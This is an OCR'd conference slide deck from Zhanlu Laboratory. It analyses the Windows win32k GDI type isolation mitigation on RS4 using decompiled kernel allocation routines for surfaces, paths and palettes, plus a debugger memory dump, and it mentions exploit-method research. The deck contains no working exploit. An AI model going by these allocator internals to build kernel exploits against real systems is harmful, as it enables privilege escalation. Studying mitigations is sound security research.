
• After Type Isolation: Surface Data allocate and free




湛泸实验室
ZHANLU LABORATORY

GDI Object Surface type Isolation


- Surface create on RS4



```
LABEL_82:
  v37 = g_pIsolatedSurfaceLookaside;
  v38_g_pIsolatedSurfaceLookaside = g_pIsolatedSurfaceLookaside;
  ++HIDWORD(v38_g_pIsolatedSurfaceLookaside[1].Alignment);
  v39_surface = ExpInterlockedPopEntrySList(v38_g_pIsolatedSurfaceLookaside);
  if ( !v39_surface )                            // return the surface header  from the g_pIsolatedSurfaceLookaside
  {
```



```
  v86 = 1;
  v33_size = v26 - v24;
  LODWORD(Object) = *((_DWORD *)v11 + 6) & 2;
  v34 = 0i64;
  if ( v33_size )
  {
    if ( (signed int)IsWin32AllocPoolImplSupported() >= 0 )
    {
      v35_buffer = (void *)Win32AllocPoolImpl(0x21i64, v33_size, 'mbpG'
      v34 = v35_buffer;
      if ( v35_buffer )
      {                                          // surface data Alloc
        if ( !(_DWORD)Object )
          memset(v35_buffer, 0, v33_size);
      }
    }
  }
```




```
1: kd> dq ffffe859428db560
ffffe859`428db560  ffffffff`d70507d2 00000000`00000000
ffffe859`428db570  ffff990b`fe5df080 00000000`00000000
ffffe859`428db580  ffffffff`d70507d2 00000000`00000000
ffffe859`428db590  00000000`00000000 00000100`00000004
ffffe859`428db5a0  00000000`00001000 ffffe859`441cf000
ffffe859`428db5b0  ffffe859`441cf000 00008762`00000010
ffffe859`428db5c0  00010000`00000006 00000000`00000000
ffffe859`428db5d0  00000000`04800200 00000000`00000000
1: kd> dq ffffe859`441cf000
ffffe859`441cf000  41414141`41414141 41414141`41414141
ffffe859`441cf010  41414141`41414141 41414141`41414141
ffffe859`441cf020  41414141`41414141 41414141`41414141
ffffe859`441cf030  41414141`41414141 41414141`41414141
ffffe859`441cf040  41414141`41414141 41414141`41414141
ffffe859`441cf050  41414141`41414141 41414141`41414141
ffffe859`441cf060  41414141`41414141 41414141`41414141
ffffe859`441cf070  41414141`41414141 41414141`41414141
```

GDI Object type Isolation

湛泸实验室
ZHANLU LABORATORY


- Path create on RS4



```
PATHMEMOBJ *__fastcall PATHMEMOBJ::PATHMEMOBJ(PATHMEMOBJ *this)
{
  PATHMEMOBJ *v1; // rbx
  unsigned __int8 *v2; // rcx
  __int64 v3; // rdi
  __int64 v5; // [rsp+40h] [rbp+8h]

  v1 = this;
  *((_QWORD *)this + 9) = 0i64;
  *((_QWORD *)this + 2) = 0i64;
  *((_QWORD *)this + 3) = 0i64;
  *((_QWORD *)this + 4) = 0i64;
  *((_QWORD *)this + 5) = 0i64;
  *((_QWORD *)this + 7) = 0i64;
  *((_QWORD *)this + 8) = 0i64;
  *((_QWORD *)this + 6) = 0i64;
  *((_DWORD *)this + 28) = 0;
  *((_QWORD *)this + 1) = 0i64;
  if ( !*((_DWORD *)this + 28) )
  {
    PushThreadGuardedObject((char *)this + 80, this, THREAD_GUARDED_EPATHOBJ::vThreadCleanup);
    *((_DWORD *)v1 + 28) = 1;
  }
  v2 = gpTypeIsolation[4];
  if ( v2 )
    v3 = NSInstrumentation::CTypeIsolation<81920,320>::AllocateType((__int64)v2);
  else
    v3 = 0i64;
```

Some thing about GDI Object type Isolation

- PALMEMOBJ::bCreatePalette RS4



```
v13 = gpTypeIsolation[1];
if ( v13 )
{
  v14 = NSInstrumentation::CTypeIsolation<36864,144>::AllocateType(v13, a2, v10);
  v10 = v30;
}
else
{
  v14 = 0i64;
}
```

Conclusion And Future Work

- In the future, UAF is fewer and fewer
  more objects will be fuzzed
  eg: Files,Devices, Events,Mutexes,Locks, Jobs, Sections, Semaphores…
- Architecture and Components
  Algorithms
- Exploit Method Research

Q&A

湛泸实验室
ZHANLU LABORATORY

Thank you

References

- https://msdn.microsoft.com/en-us/library/dd183377(v=vs.85).aspx
- https://blog.quarkslab.com/reverse-engineering-the-win32k-type-isolation-mitigation.html
- https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/section-objects-and-views
- https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/managing-memory-sections
- https://labs.bluefrostsecurity.de/files/Abusing_GDI_for_ring0_exploit_primitives_Evolution_Slides.pdf
- https://www.coresecurity.com/system/files/publications/2016/10/Abusing-GDI-Reloaded-ekoparty-2016_0.pdf